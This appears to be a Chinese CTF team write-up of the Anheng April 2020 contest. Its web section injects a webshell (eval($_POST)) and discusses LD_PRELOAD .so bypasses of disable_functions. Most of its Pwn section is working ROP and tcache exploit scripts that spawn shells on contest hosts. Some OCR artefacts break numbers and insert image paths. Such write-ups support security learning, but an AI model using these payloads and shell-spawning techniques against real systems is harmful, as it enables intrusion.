安恒月赛——四月春季战

赛事信息

- 官网地址：https://www.linkedbyx.com/home

- 竞赛时间：2020.4.25 （周六）下午13:30–17:30

Web：

ezunserialize | solved | working : glotozz, lmagin

考点：字符逃逸注入对象+简单的POP链

POP链

主要是利用字符串拼接触发__toString()

```
$b = new B();
$c = new C();
$c->c = 'flag.php';
$b->b = $c;
$x = serialize($b);
$y = unserialize($x);
```

字符逃逸

read()和write()中存在字符逃逸

比如输入1 1

```
O:1:"A":2:{s:1:"a";s:1:"1";s:1:"b";s:1:"1";}
```

注入一个对象

```
";s:0:"";O:1:"A":1:{s:1:"a";s:1:"1";}}
```

长度为38，因此需要逃逸的为";s:8:"password";s:38:"23个字符，但是这里需要是3的倍数，

前面加个1，1";s:8:"password";s:38:"逃逸24位即可

?a=\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0&b=1";s:0:"";O:1:"B":1:{s:1:"b";O:1:"C":1:{s:1:"c";s:8:"flag.php";}}}


flag{54c3439fe400834815e5fb576adfe04a}

http://183.129.189.60:10028/?a=1\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0&b=;”;s:8:”password”;O:1:”B”:1:{s:1:”b”;O:1:”C”:1:{s:1:”c”;s:8:”flag.php”;}}}”;}

web2|worked|working:glotozz s1mple www shana Imagin Mrkaixin L1ngFeng

select * from user where user=’$user’ and passwd=’%s’

黑名单： \ ’ like or flag || select union / –
%可以用
%1可以吃掉username后面那个单引号
用^可以



我 strings 了一下 没东西我试试盲注
select被过滤，不太像盲注
http://183.129.189.60:10027/admin/admin.php 还有下一步
admin/GoODLUcKcTFer2020HAckFuN 登录
上面的登陆是在新的页面进行；

```
Your sandbox: ./shells/Ex5xRmjE666uzon5/ set your shell
<?php
error_reporting(0);
session_save_path('session');
session_start();
require_once './init.php';
if($_SESSION['login']!=1){
    die("<script>window.location.href='./index.php'</script>");
}
if($_GET['shell']){
    $shell= addslashes($_GET['shell']);
    $file = file_get_contents('./shell.php');
    $file = preg_replace("/\\\$shell = '.*';/s", "\$shell = '{$shell}';",
$file);
    file_put_contents('./shell.php', $file);
}else{
    echo "set your shell"."<br>";
    chdir("/");
    highlight_file(dirname(__FILE__)."/admin.php");
}
?>
```

/css/是forbidden没啥用
admin/admin.php
套娃提
感觉像是P神的那个改写配置文件getshell的方向

```
Your sandbox: ./shells/KQ2e22UH525Po92R/ set your shell
<?php
error_reporting(0);
session_save_path('session');
session_start();
require_once './init.php';
if($_SESSION['login']!=1){
    die("<script>window.location.href='./index.php'</script>");
}
if($_GET['shell']){
    $shell= addslashes($_GET['shell']);
    $file = file_get_contents('./shell.php');
    $file = preg_replace("/\\$shell = '.*';/s", "\$shell = '{$shell}';", $file);
    file_put_contents('./shell.php', $file);
}else{
    echo "set your shell"."<br>";
    chdir("/");
    highlight_file(dirname(__FILE__)."/admin.php");
}
?>
```

https://www.smi1e.top/小密圈经典写配置漏洞与几种变形学习/有一模一样的，单行模式，但是我的环境好像有问题，一开始的文件内容好像不一样。可能是我打坏了哈哈

http://183.129.189.60:10041/admin/shells/Ex5xRmjE666uzon5/shell.php

183.129.189.60:10041/admin/shells/Ex5xRmjE666uzon5/shell.php

Directive	Local Value	Master Value
disable_classes	no value	no value
disable_functions	set_time_limit,ini_set,pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,system,exec,shell_exec,popen,proc_open,passthru,symlink,link,syslog,imap_open,ld,mail,error_log,dl,FFI::cdef,debug_backtrace,imap_mail,mb_send_mail	set_time_limit,ini_set,pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,system,exec,shell_exec,popen,proc_open,passthru,symlink,link,syslog,imap_open,ld,mail,error_log,dl,FFI::cdef,debug_backtrace,imap_mail,mb_send_mail

我本地大成功了， 但是远程好像不太行

试着传了几个 500 … 高师傅试试这个靶机?

你先本地测就行，我那个回不去了。因为你的内容可能有问题，回不去了啊哈哈

okk

确实老是500哭了,但是没法getshell，他转义了

我成功了；可以读到phpinfo; php7.4.5 就是imagin师傅的那种；

```
;eval($_POST[c]);
$0
```

这个可以

这样也可以 getshell

```
http://183.129.189.60:10006/admin/admin.php?shell=\';phpinfo();//
```

?shell=;eval($_POST[cmd]);

?shell=$0

你试试，你得发session我才能用你的， qaq我试过啦 500来的

我的木马写入了；可以写入木马；现在就是bypass了；我的蚁剑出了问题哪位师傅继续一下，好像上传so库；题目给了；

$shell =

http://183.129.189.60:10027/admin/shells/O66IPK5LO5h88ABX/shell.php?a=var_dump(scandir("/"));好像直接返回bool(错误)
好像没法直接读flag
open_basedir，饶下。确实ini_set被过滤了用不了
似乎绕不过open_basedir，感觉是用so库吧
题目给了bypass的so库，我觉得6897559759775577555传一下可能的吧；蚁剑可以来一下；和
国赛有一道so 库一样的；我蚁剑出了点问题 师傅们搞搞?
http://183.129.189.60:10041/admin/shells/shell.php nep

so库用什么函数触发，mail和error_log被禁用了。先试试php7那个
好像是putenv 然后用mail
能把so反编译嘛，看看so咋写的
这个版本太新了，之前的 uaf 的打不出来

```
<?php
    echo "Source: <BR>";
    show_source(__FILE__);
    echo "<HR>";
    if(isset($_GET['cmd']) && isset($_GET['sharedObject']) ){
     $cmd = $_GET['cmd'];
     echo "Executing $cmd..";
     putenv("CMD=$cmd");
     $sharedObject = $_GET['sharedObject'];
     putenv("LD_LIBRARY_PATH=$sharedObject");
     mail('g','i','o','o');
    }
    ?>
```

↑这个没用吧，我试过了 嗯 我去github找找 so 能反编译嘛 噗 好像需要一个二进制师傅
难顶 没得用 Reference：https://giovan.nl/posts/disable-functions-bypass/
mail()禁用了，error_Log()也禁用了，现在得看so生成之前的代码

```
int preload()
{
  const char *command; // [rsp+0h] [rbp-10h]
  int i; // [rsp+Ch] [rbp-4h]

  command = getenv("EVIL_CMDLINE");
  for ( i = 0; environ[i]; ++i )
  {
    if ( strstr(environ[i], "LD_PRELOAD") )
      *environ[i] = 0;
  }
  return system(command);
}
```

ida64 看到后门 但是不知道怎么利用23333

https://www.anquanke.com/post/id/175403

后门有点像这个https://www.cnblogs.com/BOHB-yunying/p/11691382.html

哪个函数调用了preload? ↑ 我感觉这个有搞头 就是没有wmv文件

按.so的意思，就是取”evil_cmdline”这个环境变量的值.一般来说，bin这里拿shell，就是”evil_cmdline”里写’/bin/sh\x00’.

其实只要找到调用了preload这个函数的php函数就行了吧,然后调用的时候会触发so里面的preload这样就可以命令执行了吧。bingo！这个应该是一个提前加载的，应该在phpinfo中有线索 ←我没找到

https://www.anquanke.com/post/id/175403这个文章中说了怎么找

那个.htaccess（不是这个）

话说 proload 好像是 php 7.4 的新特性

兄弟们，不能自己加扩展，就研究他给的so文件吧

docref_root	no value
enable_dl	Off
enable_post_data_reading	On

出hint了： 别看 so 了，先来打一下试试呀。遇 so，不要怕，奥力给！ wtf

FFI::load 打不出来

Reverse：

入门reverse | SOLVED | working : R3gr3t

daef_wef_reverse_sss

```
str1 = "akhb~chdaZrdaZudqduvdZvvv|"
```

```
flag = ''
for i in str1:
    flag += chr((ord(i) - 1) ^ 6)
print flag
```

入门reverse | SOLVED | working : lzyddf

```
#include <stdio.h>
#include <windows.h>
int main()
{
    char s[] = {"akhb~chdaZrdaZudqduvdZvvv|"};
    for(int i=0; i< strlen(s); i++)
    {
        printf("%c", (s[i]-1)^6);
    }
}
```

encrypt3 | SOLVED | working : Qfrost, bi0x，kittener

```
enc1 = [38, 44, 33, 39, 59,
        35, 34, 115, 117, 114,
        113, 33, 36, 117, 118,
        119, 35, 120, 38, 114,
        117, 113, 38, 34, 113,
        114, 117, 114, 36, 112,
        115, 118, 121, 112, 35,
        37, 121, 61]
for i in range(128):
    flag = ''
    for j in enc1:
        flag += chr(j ^ i)
    if 'flag{' in flag:
        print flag
```

其实可以看出来每次异或的数都是一样的，所以直接异或64就欧克了
找到带flag{}的就行了，**直接爆搜**
开头必为“flag”，key固定，直接算出key = `38 ^ ord('f')`

encrypt3 | SOLVED | working : lzyddf

```
#include <stdio.h>
#include <windows.h>
int main()
{
    BYTE s[] = {
         0x26,0x2c,0x21,0x27,0x3b,0x23,0x22,0x73
```

```
        ,0x75,0x72,0x71,0x21,0x24,0x75,0x76,0x77
        ,0x23,0x78,0x26,0x72,0x75,0x71,0x26,0x22
        ,0x71,0x72,0x75,0x72,0x24,0x70,0x73,0x76
        ,0x79,0x70,0x23,0x25,0x79,0x3d};

    for(int k=0; k<255; k++)
    {
        for(int i=0; i<strlen((char*)s); i++)
        {
            printf("%c", s[i] ^ k);
        }
        printf("\n");
    }
}
```

sm | SOLVED | working ： QFORST,BAYERISCHEN

原汁原味的SM4
密文0xC0797766,0x77E5AC99,0x31C567EB,0x470645A7
密钥0x1234567，0x89ABCDEF，0xFEDCBA98，0x76543210
直接解密即可。ECB模式。

```
from pysm4 import encrypt, decrypt
mk =0x0123456789abcdeffedcba9876543210
cipher_num = 0xC079776677E5AC9931C567EB470645A7
clear_num=decrypt(cipher_num,mk)
print (hex(clear_num)[2:].replace('L', ''))
```

Pwn:

echo server | SOLVED | working : TaQini,keer

```
#!/usr/bin/python
#coding=utf-8
#__author__:TaQini
from pwn import *
local_file  = './test'
local_libc  = '/lib/x86_64-linux-gnu/libc.so.6'
remote_libc = './libc.so.6'
is_local = False
is_remote = False
if len(sys.argv) == 1:
    is_local = True
    p = process(local_file)
    libc = ELF(local_libc)
```

```
elif len(sys.argv) > 1:
    is_remote = True
    if len(sys.argv) == 3:
        host = sys.argv[1]
        port = sys.argv[2]
    else:
        host, port = sys.argv[1].split(':')
    p = remote(host, port)
    libc = ELF(remote_libc)
elf = ELF(local_file)
context.log_level = 'debug'
context.arch = elf.arch
se      = lambda data               :p.send(data)
sa      = lambda delim,data         :p.sendafter(delim, data)
sl      = lambda data               :p.sendline(data)
sla     = lambda delim,data         :p.sendlineafter(delim, data)
sea     = lambda delim,data         :p.sendafter(delim, data)
rc      = lambda numb=4096          :p.recv(numb)
ru      = lambda delims, drop=True  :p.recvuntil(delims, drop)
uu32    = lambda data               :u32(data.ljust(4, '\0'))
uu64    = lambda data               :u64(data.ljust(8, '\0'))
info_addr = lambda tag, addr        :p.info(tag + ': {:#x}'.format(addr))
def debug(cmd=''):
    if is_local: gdb.attach(p,cmd)
# info
# gadget
prdi = 0x0000000000400823 # pop rdi ; ret
ret  = 0x000000000040055e # ret
# elf, libc
main = 0x400769
# rop1
offset = 136-8
payload = '\0'*offset
payload += p64(elf.bss()+0x800)
# ret2text printf(got[printf])
payload += p64(prdi)+p64(elf.got['printf'])+p64(0x4006EE)+p64(main)
sla('how long is your name: ','1000')
sla('and what\'s you name? ',payload)
ru('hello ')
printf = uu64(rc(14))
info_addr('printf',printf)
libcbase = printf - libc.sym['printf']
system = libcbase + libc.sym['system']
binsh = libcbase  + libc.search("/bin/sh").next()
offset = 136-8
pl2 = '\0'*offset
pl2 += p64(elf.bss()+0x800)
pl2 += p64(ret)+p64(prdi)+p64(binsh)+p64(system)+p64(main)
debug()
```

```
sl('1000')
sla('and what\'s you name? ',pl2)
# ru('hello ')
# log.warning('--------------')
p.interactive()
```

echo server | SOLVED | working : lzyddf

```
#-*- coding: utf-8 -*-
from pwn import *
from LibcSearcher import LibcSearcher
context.log_level = 'debug'
#context.arch = 'i386'/'amd64'
p = 0
if p == 0:
    sh = process('./echo_server')
else:
    sh = remote('183.129.189.60', 10005)

elf  = ELF('./echo_server')
main_addr = 0x4005c0
printf_plt = elf.symbols['printf']
read_got = elf.got['read']
format_s = 0x400875
pop_rsi_r15_ret = 0x400821
pop_rdi_ret = 0x400823
ret = 0x400824
sh.sendlineafter('name: ', '1000');
payload  = 'a'*136
payload += p64(pop_rdi_ret) + p64(format_s)
payload += p64(pop_rsi_r15_ret) + p64(read_got) + p64(read_got)
payload += p64(printf_plt) + p64(main_addr)
sh.sendafter('name? ', payload)
sh.recvuntil('@hello ')
read_addr = u64(sh.recv(6).ljust(8, '\x00'))
print('read_addr = ' + hex(read_addr))
libc = LibcSearcher('read', read_addr) #libc6_2.27-3ubuntu1_amd64
libc_base = read_addr - libc.dump('read')
system_addr = libc_base + libc.dump('system')
bin_sh_addr = libc_base + libc.dump('str_bin_sh')
sh.sendlineafter('name: ', '1000');
payload  = 'a'*136
payload += p64(pop_rdi_ret) + p64(bin_sh_addr)
```

```
payload += p64(ret) + p64(system_addr) + p64(main_addr)
sh.sendafter('name? ', payload)
sh.interactive()
```

sales_office | SOLVED | working : youn9，zhz , Nop，keer，FMYY

```
#Msk
from PwnContext import *
context.log_level = 'debug'
ctx.binary = 'sales_office'
ctx.remote_libc = '/home/msk/glibc-all-in-one/libs/2.27-3ubuntu1_amd64/libc-2.27.so'
ctx.debug_remote_libc = True
libc = ELF('/home/msk/glibc-all-in-one/libs/2.27-3ubuntu1_amd64/libc-2.27.so')
def cmd(idx):
    ctx.recvuntil("choice:")
    ctx.sendline(str(idx))
def add(size,dec):
    cmd(1)
    ctx.recvuntil("Please input the size of your house:\n")
    ctx.sendline(str(size))
    ctx.recvuntil("please decorate your house:\n")
    ctx.send(dec)
def show(idx):
    cmd(3)
    ctx.recvuntil('index:\n')
    ctx.sendline(str(idx))
def delete(idx):
    cmd(4)
    ctx.recvuntil('index:\n')
    ctx.sendline(str(idx))
def z():
    ctx.debug()
ctx.start()
add(0x60,'a'*0x60) #0
add(0x60,'a'*0x60) #1
add(0x10,p64(0x602020)+p64(0x100)) #2  0x390
delete(0)
delete(1)
delete(0)
delete(1)
show(0)
ctx.recvuntil("house:\n")
leak = ctx.recvuntil("\n")[:-1]
heap = u64(leak.ljust(0x8,'\x00'))
log.info("heap = " + hex(heap))
```

```
add(0x10,p64(0x6020a0))
add(0x10,p64(heap+0x140))
show(0)
ctx.recvuntil("house:\n")
leak = ctx.recvuntil("\n")[:-1]
puts_addr = u64(leak.ljust(0x8,'\x00'))
log.info("puts = " + hex(puts_addr))
libcbase = puts_addr - libc.symbols["puts"]
system = libcbase + libc.symbols['system']
free_hook = libcbase + libc.symbols['__free_hook']

delete(2)
delete(2)
delete(1)
add(0x20,'a'*0x20)
add(0x10,p64(free_hook))
add(0x20,'/bin/sh\x00')
add(0x10,p64(system))
delete(7)
#z()
ctx.interactive()
```

```
#keer
import sys
from pwn import *
from ctypes import *
from pwn_debug.pwn_debug import *
binary='sales_office'
elf=ELF(binary)
pdbg=pwn_debug(binary)
pdbg.local("/lib/x86_64-linux-gnu/libc.so.6")
pdbg.debug("2.27")
pdbg.remote('183.129.189.60',10060)
pdbg.context.log_level='debug'
while True :
    # try :
        if len(sys.argv)==1 :
            io=pdbg.run("debug")
            # io=pdbg.run("local")
            libc=pdbg.libc
            one_gadgaet=[0x45216,0x4526a,0xf02a4,0xf1147]
            # one_gadgaet=[0x41602,0x41656,0xdef36]
        else :
            io=pdbg.run("remote")
```

```
            libc=ELF('./libc.so.6')
            # libc=ELF('../../x64libc/libc.so.6')
            # one_gadgaet=[0x4f2c5,0x4f322,0x10a38c]
            one_gadgaet=[0x45216,0x4526a,0xf02a4,0xf1147]
        def add(a,c):
            io.sendlineafter('choice:','1')
            io.sendlineafter('Please input the size of your
house:',str(a))
            io.sendafter('please decorate your house:',c)
        def delete(a):
            io.sendlineafter('choice:','4')
            io.sendlineafter('index:\n',str(a))
        def show(a):
            io.sendlineafter('choice:','3')
            io.sendlineafter('index:\n',str(a))


        add(0x28,(p64(0)+p64(0x61))*1)
        add(0x28,(p64(0)+p64(0x21))*1)
        add(0x38,(p64(0)+p64(0x21))*1)
        add(0x48,'a')
        add(0x58,'/bin/sh\x00')
        delete(1)
        delete(0)
        add(0x18,p64(elf.got['free']))
        show(1)
        libc_base=u64(io.recvuntil('\x7f')[-6:]+'\x00\x00')-
libc.sym['free']
        libc.address=libc_base
        system_addr=libc.sym['system']
        bin_sh_addr=libc.search('/bin/sh\x00').next()
        delete(2)
        delete(2)
        delete(3)
        add(0x18,p64(libc.sym['__free_hook']))
        add(0x18,p64(system_addr))
        delete(4)
        # success('libc_base:'+hex(libc_base))
        # gdb.attach(io)
        io.interactive()
    # except Exception as e:
    #   io.close()
```

```
    #   continue
    # else:
    #   continue
```

```
#FMYY
from pwn import*
def new(size,content):
    p.sendlineafter('choice:','1')
    p.sendlineafter('house:',str(size))
    p.sendafter('your house:',content)
def show(index):
    p.sendlineafter('choice:','3')
    p.sendlineafter('index:',str(index))
def free(index):
    p.sendlineafter('choice:','4')
    p.sendlineafter('index:',str(index))
p = process('./main')
p = remote('183.129.189.60',10060)
elf =ELF('./main')
libc = ELF('./libc-2.27.so',checksec=False)
new(0x10,'FMYY') #0
new(0x10,'FMYY') #1
new(0x10,'FMYY') #2
new(0x10,'FMYY') #3
#---------
free(2)
free(0)
free(0)
show(0)
p.recvuntil('house:\n')
heap_base = u64(p.recvuntil('\n',drop=True).ljust(8,'\x00')) - 0x260
log.info('HEAP:\t'+ hex(heap_base))
new(0x10,p64(heap_base + 0x2A0))
new(0x20,'FMYY')
new(0x10,p64(elf.got['__libc_start_main']))
show(1)
p.recvuntil('house:\n')
libc_base = u64(p.recvuntil('\n',drop=True).ljust(8,'\x00')) -
libc.sym['__libc_start_main']
log.info('LIBC:\t' + hex(libc_base))
```

```
free_hook = libc_base + libc.sym['__free_hook']
system = libc_base + libc.sym['system']
#------------
free(3)
free(3)
new(0x10,p64(free_hook))
new(0x20,'/bin/sh\x00')
new(0x10,p64(system))
free(8)
p.interactive()
```

sales_office2 | SOLVED | working : keer ， NOP，FMYY

```
import sys
from pwn import *
from ctypes import *
from pwn_debug.pwn_debug import *
binary='sales_office2'
elf=ELF(binary)
pdbg=pwn_debug(binary)
pdbg.local("./libc.so")
pdbg.debug("2.29")
pdbg.remote('das.wetolink.com',28499)
pdbg.context.log_level='debug'
while True :
    # try :
        if len(sys.argv)==1 :
            io=pdbg.run("debug")
            # io=pdbg.run("local")
            libc=pdbg.libc
            one_gadgaet=[0x45216,0x4526a,0xf02a4,0xf1147]
            # one_gadgaet=[0x41602,0x41656,0xdef36]
        else :
            io=pdbg.run("remote")
            libc=ELF('./libc.so')
            # libc=ELF('../../x64libc/libc.so.6')
            # one_gadgaet=[0x4f2c5,0x4f322,0x10a38c]
            one_gadgaet=[0x45216,0x4526a,0xf02a4,0xf1147]
        def add(a,c):
            io.sendlineafter('choice:','1')
```

```
            io.sendlineafter('Please input the size of your house:',str(a))
            io.sendafter('please decorate your house:',c)
        def delete(a):
            io.sendlineafter('choice:','4')
            io.sendlineafter('index:\n',str(a))
        def show(a):
            io.sendlineafter('choice:','3')
            io.sendlineafter('index:\n',str(a))


        add(0x58,(p64(0)+p64(0x61))*5)
        add(0x28,(p64(0)+p64(0x21))*2)
        add(0x38,(p64(0)+p64(0x21))*3)
        add(0x48,(p64(0)+p64(0x21))*4)
        add(0x58,'/bin/sh\x00')
        delete(2)
        delete(1)
        delete(0)
        show(0)
        io.recvline()
        heap_base=u64(io.recvline()[:-1].ljust(8,'\x00'))-0x330
        add(0x18,p64(elf.got['free']))
        show(1)
        libc_base=u64(io.recvuntil('\x7f')[-6:]+'\x00\x00')-libc.sym['free']
        libc.address=libc_base
        system_addr=libc.sym['system']
        bin_sh_addr=libc.search('/bin/sh\x00').next()
        delete(3)
        add(0x18,p64(heap_base+0x2d0))
        delete(2)
        add(0x58,'\x00'*0x28+p64(0x31)+p64(libc.sym['__free_hook']))
        add(0x28,'a')
        add(0x28,p64(system_addr))
        delete(4)
        success('heap_base:'+hex(heap_base))
        success('libc_base:'+hex(libc_base))
        # gdb.attach(io)
        io.interactive()
    # except Exception as e:
    #   io.close()
```

```
    #   continue
    # else:
    #   continue
flag: THE_FLAG_OF_THIS_STRING
```

```
#Nop
from PwnContext import *
context.log_level = 'debug'
ctx.binary = 'sales_office'
ctx.remote_libc = '/home/msk/glibc-all-in-one/libs/2.29-0ubuntu2_amd64/libc-2.29.so'
ctx.debug_remote_libc = True
ctx.remote = ('das.wetolink.com',28499)
libc = ELF('/home/msk/glibc-all-in-one/libs/2.29-0ubuntu2_amd64/libc-2.29.so')
def cmd(idx):
    ctx.recvuntil("choice:")
    ctx.sendline(str(idx))
def add(size,dec):
    cmd(1)
    ctx.recvuntil("Please input the size of your house:\n")
    ctx.sendline(str(size))
    ctx.recvuntil("please decorate your house:\n")
    ctx.send(dec)
def show(idx):
    cmd(3)
    ctx.recvuntil('index:\n')
    ctx.sendline(str(idx))
def delete(idx):
    cmd(4)
    ctx.recvuntil('index:\n')
    ctx.sendline(str(idx))
def z():
    ctx.debug()
ctx.start('remote')
add(0x60,'a'*0x60) #0
add(0x60,'b'*0x60) #1
delete(0)
delete(1)
add(0x10,p64(0x602020)+p64(0x100)) #2
show(0)
```

```
ctx.recvuntil("house:\n")
leak = ctx.recvuntil("\n")[:-1]
puts_addr = u64(leak.ljust(8,'\x00'))
libcbase = puts_addr - libc.symbols["puts"]
log.info("libcbase =" + hex(libcbase))
free_hook = libcbase + libc.symbols["__free_hook"]
system = libcbase + libc.symbols["system"]
delete(2)
add(0x10,p64(0x6020b0)+p64(0x100)) #3
show(0)
ctx.recvuntil("house:\n")
leak = ctx.recvuntil("\n")[:-1]
heap = u64(leak.ljust(8,'\x00'))
log.info("heap = " + hex(heap))
add(0x60,'a'*0x30+p64(0)+p64(0x31)+'a'*0x20)  #4
add(0x60,'b'*0x50+p64(0)+p64(0x71)) #0x2d0  5
delete(4)
delete(3)
add(0x10,p64(heap-0x10)+p64(0x100)) #6
delete(0)
add(0x60,p64(0)*5+p64(0x71)+p64(free_hook)) #7
add(0x60,'/bin/sh\x00') #8
add(0x60,p64(system)) #9
delete(8)
#z()
ctx.interactive()
```

```
#FMYY
from pwn import*
def new(size,content):
    p.sendlineafter('choice:','1')
    p.sendlineafter('house:',str(size))
    p.sendafter('your house:',content)
def show(index):
    p.sendlineafter('choice:','3')
    p.sendlineafter('index:',str(index))
def free(index):
    p.sendlineafter('choice:','4')
    p.sendlineafter('index:',str(index))
p = process('./main')
```


```
p = remote('das.wetolink.com',28499)
elf =ELF('./main')
libc = ELF('./libc-2.29.so',checksec=False)
for i in range(5):
    new(0x10,'/bin/sh\x00')
for i in range(3,-1,-1):
    free(i)
new(0x10,p64(elf.got['__libc_start_main']))
show(1)
p.recvuntil('house:\n')
libc_base = u64(p.recvuntil('\n',drop=True).ljust(8,'\x00')) -
libc.sym['__libc_start_main']
log.info('LIBC:\t' + hex(libc_base))
free_hook = libc_base + libc.sym['__free_hook']
malloc_hook = libc_base + libc.sym['__malloc_hook']
system = libc_base + libc.sym['system']
rce = libc_base +0xe2383
show(2)
p.recvuntil('house:\n')
heap_base = u64(p.recvuntil('\n',drop=True).ljust(8,'\x00')) - 0x320
log.info('HEAP:\t'+ hex(heap_base))
free(4)
free(5)
free(0)
new(0x10,'FMYY')
new(0x10,'FMYY')
new(0x10,'FMYY')
new(0x10,p64(elf.got['atoi']))
new(0x60,'FMYY')
new(0x10,p64(system))
p.sendlineafter('choice:','/bin/sh\x00')
p.interactive()
```

Misc：

6G还远吗？| SOLVED| 1cePeak

断点下载，直接在本地查看未完成的下载文件即可~

原来如此



DASCTF{welcome_to_DAS_Ap1r1}

滚去上网课了：）

呜呜呜欺负我网速慢

blueshark| SOLVED| Dalock，aaaaa

首先将文件放入binwalk分析文件，发现里面有一个7z的压缩包。提取之后发现文件名是password_is_Bluetooth_PIN，就去找PIN（但是也可以爆破）：141854，然后得到flag：flag{6da01c0a419b0b56ca8307fc9ab623eb}

你哭啥

哈哈哈哈哈哈先把呜呜呜删掉然后痛定思痛开始写题

啊哈哈哈被发现了

在现场

还好我不是dalock，你也不知道我是谁

找PIN码哈哈哈哈哈哈　你打字快点：） 2333 直接搜索PIN

诶呀别闹我在想呢

火速赶来现场

楼上的来晚了，反思一下吧

发生了什么?

楼上看第二行

keyboard| SOLVED | 1cePeak，Dalock，aaaaa

可疑文件t.txt

t.txt - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

```
2020- 3-29 22:35:25
[BP][BP][BP][BP]hhhhh flag is not n[BP]here

2020- 3-29 22:35:30
□□□

2020- 3-29 22:36:41
ctfwikiCRYPTO ABC
CTKQEKNHZHQLLVGKROLATNWGQKRRKQGWNTA

2020- 3-29 22:37:23
[BP][BP]decrypto hou xiao xie geng[BP][BP] yi kan chu

2020- 3-29 22:39:24
But the password is in uppercase



2020- 3-29 22:38:55
a
```


secret文件有啥用

secret是一个加密磁盘文件

qwe解密

```
CTKQEKNHZHQLLVGKROLATNWGQKRRKQGWNTA
结果是:
veracryptpasswordiskeyboarddraobyek
```

然后挂载磁盘



```
G:\flag_is_here\But I hid it>dir /r
 驱动器 G 中的卷是 新加卷
 卷的序列号是 E619-98F9

 G:\flag_is_here\But I hid it 的目录

2020/03/28  17:58    <DIR>          .
2020/03/28  17:58    <DIR>          ..
               0 个文件              0 字节
               2 个目录      5,971,968 可用字节

G:\flag_is_here\But I hid it>
```

Dalock师傅tql，文档写到这里发现已经出了，我爬快点。。。。

太难顶啦，dalock师傅总能领先我一步，我爬快一点，俺啥时候能把名字写上去嗷呜呜呜 ---hacked by aaaaa

ntfs隐写，命令行中用dir /r无显示，用7zfm的交换数据流看也有问题，直接用工具可以解出

Crypto：

not_RSA | SOLVED | working: 随缘

g = n+1　　(1)

c = g^m * r^n (mod n^2)　　(2)

已知 n,c,g　求m

对(2)左右模n，结合(1)和二项式定理得 r ^ n = c (mod n)。n与ϕ(n)互素，故易求r mod n。

而 r 的范围是 1~n。因此r mod n 就是 r。

解出r之后得到 g^m = a (mod n^2)，再用二项式定理得

mn　= a−1 (mod n)

注意到 n | (a−1)　故 m = a−1 // n

求解脚本如下：

```
#coding=utf-8
from gmpy2 import *
from Crypto.Util.number import long_to_bytes
p = 
800063369653457251577746180595049928418410402079982494166784357805777989378819
q = 
800063369653457251577746180595049928418410402079982494166784357805777989378447
n = 
640101395461244581816550728987058004135856925881761328214285288196588479998889415359109396640685033673033436954668993357925453326908622830298098234236080 93
c = 
290889110547115092522156152310151629980425794259179144349623762434771767574480537226024226722517583320523301009449001710679621802301209249635612234956296957025414464569814412394861904581257505435423798997225586373067407631042743770315998752758077233233943795572270603320055712722405604538113891623718121835 49
g = n + 1
# c = g^m * r^n (mod n^2) = g^m * r^n (mod n\p\q ...)
# And g (mod n) = 1   r^n = r^pq = r^q (mod p)
# So we got r^q = c%p (mod p) ! Easy To solve r.
φ = (p-1) * (q-1)      # n and φ are coprime
r = pow(c%n, invert(n, φ), n)
# convert equation to g^m = a(mod n^2)
a = c * pow(invert(r,n*n), n, n*n) % (n*n)
m = (a-1) // n
flag = long_to_bytes(m)
if __name__ == '__main__':
    # print(r)
    # print(a)
    # print((a-1) % n)
    print(flag)
```